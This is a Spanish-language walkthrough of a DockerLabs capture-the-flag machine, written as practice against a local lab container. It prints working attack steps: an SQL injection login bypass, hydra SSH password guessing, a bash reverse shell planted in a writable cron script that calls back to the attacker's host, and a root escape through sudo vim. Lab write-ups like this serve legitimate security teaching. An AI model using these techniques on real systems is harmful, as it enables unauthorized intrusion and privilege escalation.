

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh internship.tar
```



==
==
==
NNN {NN NNNN NNN NNNN NN N / === NNN
o

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento

Máquina desplegada, su dirección IP es --> 172.17.0.2

Hacemos un ping para comprobar la conectividad y gracias a su ttl de 64 sabemos que estamos ante una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.039 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.039/0.039/0.039/0.000 ms
```

Con nmap comprobamos los puertos que están abiertos y sus servicios.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
| ssh-hostkey:
|   256 35:ff:c4:8b:c4:e1:46:12:43:b9:03:a9:cf:ec:f3:0a (ECDSA)
|_  256 23:ac:95:1e:be:33:9e:ed:14:f0:45:f6:27:51:ca:ba (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: GateKeeper HR | Tu Portal de Recursos Humanos
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Con whatweb vemos las tecnologías que tiene la web.

```
> whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.62], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[172.17.0.2], PasswordField[password], Script, Title[GateKeeper HR | Tu Portal de Recursos Humanos], UncommonHeaders[x-virtual-host]
```

Vemos que debemos añadir al hosts la dirección para que cuando queramos ir a `gatekeeperhr.com` nos redirija con la ip `172.17.0.2`.

```
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width,
  <title>GateKeeper HR | Tu Portal de Recursos Humanos
  <link rel="dns-prefetch" href="//gatekeeperhr.com"

[sudo] Contraseña para kali:
> cat /etc/hosts

File: /etc/hosts


1 127.0.0.1 localhost
2 127.0.1.1 kali
3 ::1 localhost ip6-localhost ip6-loopback
4 ff02::1 ip6-allnodes
5 ff02::2 ip6-allrouters
6
7 172.17.0.2 gatekeeperhr.com
```

Le hacemos una búsqueda de directorios y archivos ocultos con gobuster.

```
> gobuster dir -u http://gatekeeperhr.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://gatekeeperhr.com
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: old,ts,xml,ini,bak,asp,backup,zip,tar,eot,css,rar,gif,exe,pl,aspx,sh,tar.gz,7z,svg,woff2,rb,jpg,php,json,log,conf,pcapng,html,htm,txt,png,webp,md,woff,ttf,bin,py,js,jpeg,pcap
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/contact.html (Status: 200) [Size: 3140]
/about.html (Status: 200) [Size: 3339]
/default (Status: 301) [Size: 322] [--> http://gatekeeperhr.com/default/]
/.htm (Status: 403) [Size: 281]
/.html (Status: 403) [Size: 281]
/.php (Status: 403) [Size: 281]
/index.html (Status: 200) [Size: 3971]
/spam (Status: 301) [Size: 319] [--> http://gatekeeperhr.com/spam/]
/css (Status: 301) [Size: 318] [--> http://gatekeeperhr.com/css/]
/includes (Status: 301) [Size: 323] [--> http://gatekeeperhr.com/includes/]
/js (Status: 301) [Size: 317] [--> http://gatekeeperhr.com/js/]
/lab (Status: 301) [Size: 318] [--> http://gatekeeperhr.com/lab/]
```

Tenemos un panel de login y probamos las credenciales típicas.



The image shows a web browser window with a login form. The form has a title 'Iniciar Sesión' and a close button (X). It contains two input fields: 'Usuario:' and 'Contraseña:'. Below the fields is a button labeled 'Ingresar'.

Con burpsuite vemos que nos da el código 500 al colocar una comilla simple. Por lo que puede ser vulnerable a inyecciones SQL.

```
POST /lab/login.php HTTP/1.1
Host: gatekeeperhr.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: es-ES
Accept-Encoding: gzip, deflate, br
Referer: http://gatekeeperhr.com/contact.html
Content-Type: application/json
Content-Length: 38
Origin: http://gatekeeperhr.com
Connection: keep-alive
Priority: u=0

{"username": "", "password": "password"}

HTTP/1.0 500 Internal Server Error
Date: Sun, 20 Jul 2025 15:10:47 GMT
Server: Apache/2.4.62 (Debian)
X-Virtual-Host: gatekeeperhr.com
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Con una inyección básica comprobamos que es vulnerable a SQLi, además de darnos acceso.

```
POST /lab/login.php HTTP/1.1
Host: gatekeeperhr.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: */*
Accept-Language: es-ES
Accept-Encoding: gzip, deflate, br
Referer: http://gatekeeperhr.com/contact.html
Content-Type: application/json
Content-Length: 49
Origin: http://gatekeeperhr.com
Connection: keep-alive
Priority: u=0

{"username":"' or 1=1-- '",
"password":"password"}

HTTP/1.1 200 OK
Date: Sun, 20 Jul 2025 15:11:22 GMT
Server: Apache/2.4.62 (Debian)
X-Virtual-Host: gatekeeperhr.com
Content-Length: 58
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

{"status":"success","message":"Bienvenido, ' or 1=1-- -!"}
```

Una vez dentro nos da una pista sobre algunos usuarios.

GateKeeper HR

Dashboard de Recursos Humanos

Total Empleados	Nuevas Contrataciones	Rotación Mensual	Vacaciones Pendientes
1,234	45	2.3%	178

Empleados Recientes

ID	Nombre	Departamento	Fecha de Inicio
1	Ana Garcia	Ventas	2023-05-15
2	Carlos Rodriguez	IT	2023-06-01
3	Maria Lopez	Recursos Humanos	2023-06-10

body id="employeeTableBody">
<!-- Quitar los permisos SSH a los pasantes, ya terminará el tiempo de pasantía -->
body>


Pedro Ramirez	Pasantia IT
Valentina Gomez	Pasantia IT

Vemos una especie de cifrado de rot13

view-source:http://gatekeeperhr.com/spam/

```
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <style>
    body {
      background: #000;
    }
  </style>
</head>
<body>
  <!-- Yn pbagenfrñn qr hab qr ybf cnfnagrf rf 'checy3' -->
```

Descubrimos la contraseña de uno de los pasantes, pero no conocemos cuál.



Por lo que aplicamos hydra para que nos dé el nombre del usuario al cual pertenece la contraseña.

```
> echo -e 'pedro\nvalentina' > user.txt
> hydra -L user.txt -p purpl3 172.17.0.2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please use for legal
service organizations, or for illegal purposes (this is non-binding, these
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-27 12:00:00
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-27 12:00:00
[WARNING] Many SSH configurations limit the number of parallel logins per user.
he tasks: use -t 4
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:1 p:1 t:2)
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2  login: pedro  password: purpl3
1 of 1 target successfully completed, 1 valid password found
```

Nos metemos como pedro dentro de la máquina. Además, vemos que no está en ningún grupo especial.

```
> ssh pedro@172.17.0.2
pedro@172.17.0.2's password:
Linux 9298eacb098f 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Fri Oct 27 12:00:00 2023; root:xz
The programs included with the Debian GNU/Linux system are free software; the
the exact distribution terms for each program are contained in the source
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted
permitted by applicable law.
pedro@9298eacb098f:~$ id
uid=1000(pedro) gid=1000(pedro) groups=1000(pedro)
```

Comprobamos si hay más usuarios dentro de la máquina.

```
pedro@9298eacb098f:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
pedro:x:1000:1000:~/home/pedro:/bin/bash
valentina:x:1001:1001:~/home/valentina:/bin/bash
```

Vemos el estado de los procesos. El usuario valentina ejecuta un proceso de limpieza del registro.

```
pedro@9298eacb098f:~$ cd /
pedro@9298eacb098f:/$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   3924   3012 ?        Ss   14:53   0:00 /bin/bash /entrypoint.sh
root        23  0.0  0.2 201808 22204 ?        Ss   14:53   0:00 /usr/sbin/apache2 -k start
root        43  0.0  0.0   15436  4872 ?        Ss   14:53   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-1
root        50  0.0  0.0    3600   1752 ?        Ss   14:53   0:00 /usr/sbin/cron
root        77  0.0  0.0    2576   1636 ?        S    14:53   0:00 /bin/sh /usr/bin/mysqld_safe
mysql      202  0.0  2.9 1407176 237760 ?        Sl   14:54   0:00 /usr/sbin/mariadbd --basedir=/usr --data
root       203  0.0  0.0    5944   2444 ?        S    14:54   0:00 logger -t mysqld -p daemon error
root       261  0.0  0.0    2516   1212 ?        S    14:54   0:00 tail -f /dev/null
www-data  2936  0.2  0.1 202412 12548 ?        S    15:22   0:03 /usr/sbin/apache2 -k start
www-data  2955  0.1  0.2 202556 17996 ?        S    15:22   0:03 /usr/sbin/apache2 -k start
www-data  2980  0.2  0.2 202556 18276 ?        S    15:22   0:03 /usr/sbin/apache2 -k start
www-data  2995  0.1  0.1 202412 12552 ?        S    15:22   0:03 /usr/sbin/apache2 -k start
www-data  3277  0.1  0.2 202556 18052 ?        S    15:24   0:02 /usr/sbin/apache2 -k start
www-data  3282  0.1  0.1 202412 12716 ?        S    15:24   0:02 /usr/sbin/apache2 -k start
www-data  3284  0.1  0.1 202412 12556 ?        S    15:24   0:02 /usr/sbin/apache2 -k start
www-data  3308  0.1  0.1 202412 12716 ?        S    15:24   0:02 /usr/sbin/apache2 -k start
www-data  3324  0.1  0.1 202412 12716 ?        S    15:24   0:02 /usr/sbin/apache2 -k start
www-data  3566  0.0  0.1 202412 12716 ?        S    15:26   0:00 /usr/sbin/apache2 -k start
root      4001  0.0  0.1  18084  11348 ?        Ss   15:30   0:00 sshd: pedro [priv]
pedro     4007  0.0  0.0  18084   7032 ?        S    15:30   0:00 sshd: pedro@pts/0
pedro     4008  0.0  0.0    4320   3432 pts/0    Ss   15:30   0:00 -bash
root      4898  0.0  0.0   5980   3284 ?        S    15:53   0:00 /usr/sbin/CRON
root      4899  0.0  0.0   5980   3284 ?        S    15:53   0:00 /usr/sbin/CRON
root      4900  0.0  0.0   5980   3284 ?        S    15:53   0:00 /usr/sbin/CRON
valenti+  4903  0.0  0.0    2576   1596 ?        Ss   15:53   0:00 /bin/sh -c sleep 45; /opt/log_cleaner.sh
valenti+  4904  0.0  0.0    2484   1404 ?        S    15:53   0:00 sleep 45
valenti+  4906  0.0  0.0    2576   1588 ?        Ss   15:53   0:00 /bin/sh -c sleep 30; /opt/log_cleaner.sh
valenti+  4908  0.0  0.0    2576   1540 ?        Ss   15:53   0:00 /bin/sh -c sleep 15; /opt/log_cleaner.sh
valenti+  4909  0.0  0.0    2484   1376 ?        S    15:53   0:00 sleep 15
valenti+  4910  0.0  0.0    2484   1376 ?        S    15:53   0:00 sleep 30
```

Si comprobamos que permisos tenemos de ese archivo, vemos que podemos escribir sobre el archivo de modo que podemos ejecutarnos una reverse shell, activando previamente netcat por el puerto que deseemos.

```
pedro@9298eacb098f:/$ ls -la /opt/log_cleaner.sh
-rwxrw-rw- 1 valentina valentina 30 Feb  9 01:47 /opt/log_cleaner.sh
```

Modificamos el archivo para que nos mande una bash.

```
GNU nano 7.2 /opt/log_cleaner.sh
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/10.0.2.65/443 0>&1'
```

Ya estaríamos conectados y hemos escalado privilegios a valentina.

```
> nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 50292
bash: cannot set terminal process group (5054): Inappropriate i
bash: no job control in this shell
valentina@9298eacb098f:~$ ID
ID
bash: ID: command not found
valentina@9298eacb098f:~$ id
id
uid=1001(valentina) gid=1001(valentina) groups=1001(valentina)
```

Ahora vemos un archivo el cual solo tenemos permiso de lectura, pero le otorgamos todos los permisos.

```
valentina@9298eacb098f:~$ ls -la
total 72
drwxrwx--- 1 valentina valentina 4096 Feb 10 03:46 .
drwxr-xr-x 1 root      root      4096 Feb 10 03:46 ..
-rw-r--r-- 1 valentina valentina  220 Mar 29 2024 .bash_logout
-rw-r--r-- 1 valentina valentina 3526 Mar 29 2024 .bashrc
-rw-r--r-- 1 valentina valentina  807 Mar 29 2024 .profile
-r----- 1 valentina valentina  636 Feb  9 01:47 fl4g.txt
-r----- 1 valentina valentina 44990 Feb  9 01:47 profile_picture.jpeg
```

```
valentina@9298eacb098f:~$ chmod 777 profile_picture.jpeg
```

```
valentina@9298eacb098f:~$ ls -la profile_picture.jpeg
-rwxrwxrwx 1 valentina valentina 44990 Feb  9 01:47 profile_picture.jpeg
```

Lo mandamos a la carpeta tmp y ya podemos utilizar ese archivo con el usuario con el que teníamos la conexión con ssh.

```
valentina@9298eacb098f:~$ cp profile_picture.jpeg /tmp
```

Comprobamos que tenemos el archivo y nos lo enviamos a la carpeta personal de pedro.

```
pedro@9298eacb098f:~$ id
uid=1000(pedro) gid=1000(pedro) groups=1000(pedro)
pedro@9298eacb098f:~$ cp /tmp/profile_picture.jpeg .
pedro@9298eacb098f:~$ ls -la
total 80
drwxrwx--- 1 pedro pedro 4096 Jul 20 16:04 .
drwxr-xr-x 1 root  root 4096 Feb 10 03:46 ..
-rw-r--r-- 1 pedro pedro  220 Mar 29 2024 .bash_logout
-rw-r--r-- 1 pedro pedro 3526 Mar 29 2024 .bashrc
drwxr-xr-x 3 pedro pedro 4096 Jul 20 15:54 .local
-rw----- 1 pedro pedro  153 Jul 20 15:43 .mysql_history
-rw-r--r-- 1 pedro pedro  807 Mar 29 2024 .profile
-r----- 1 pedro pedro  798 Feb  9 01:47 fl4g.txt
-rwxr-xr-x 1 pedro pedro 44990 Jul 20 16:04 profile_picture.jpeg
```

Nos pasamos a nuestra Kali el archivo con el comando scp ya que no podemos levantarnos un servidor con Python.

```
pedro@9298eacb098f:~$ scp profile_picture.jpeg kali@10.0.2.65:/home/kali/Dockerlabs
kali@10.0.2.65's password:
profile_picture.jpeg
.rw-rw-r-- kali kali 369 B Sun Jul 20 16:56:13 2025 ports
.rwxr-xr-x kali kali 44 KB Sun Jul 20 18:09:19 2025 profile_picture.jpeg
-rw-rw-r-- kali kali 12 B Sun Jul 20 17:21:09 2025 ssh
```

Buscamos información acerca de los metadatos de la imagen y vemos que tiene un archivo adjunto.

```
> steghide --info profile_picture.jpeg
"profile_picture.jpeg":
  formato: jpeg
  capacidad: 2,4 KB
Intenta informarse sobre los datos adjuntos? (s/n) s
Anotar salvoconducto:
  archivo adjunto "secret.txt":
    tamaño: 7,0 Byte
    encriptado: rijndael-128, cbc
    compactado: si
```

Extraemos los datos y descubrimos la contraseña de valentina.

```
> steghide extract -sf profile_picture.jpeg
Anotar salvoconducto:
anot los datos extrados e/"secret.txt".
```

> cat secret.txt	
	File: secret.txt
1	mag1ck

Nos conectamos con valentina y vemos que tiene un binario que puede ejecutar con sudo y sin contraseña como root.

```
valentina@9298eacb098f:~$ sudo -l
[sudo] password for valentina:
Matching Defaults entries for valentina on 9298eacb098f:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty, listpw=always

User valentina may run the following commands on 9298eacb098f:
    (ALL : ALL) PASSWD: ALL, NOPASSWD: /usr/bin/vim
```

Ejecutamos el binario con sudo.

```
valentina@9298eacb098f:~$ sudo /usr/bin/vim
```

Y le decimos que salimos dándonos una bash y listo ya somos root.

```
:!/bin/bash|

root@9298eacb098f:/home/valentina# id
uid=0(root) gid=0(root) groups=0(root)
```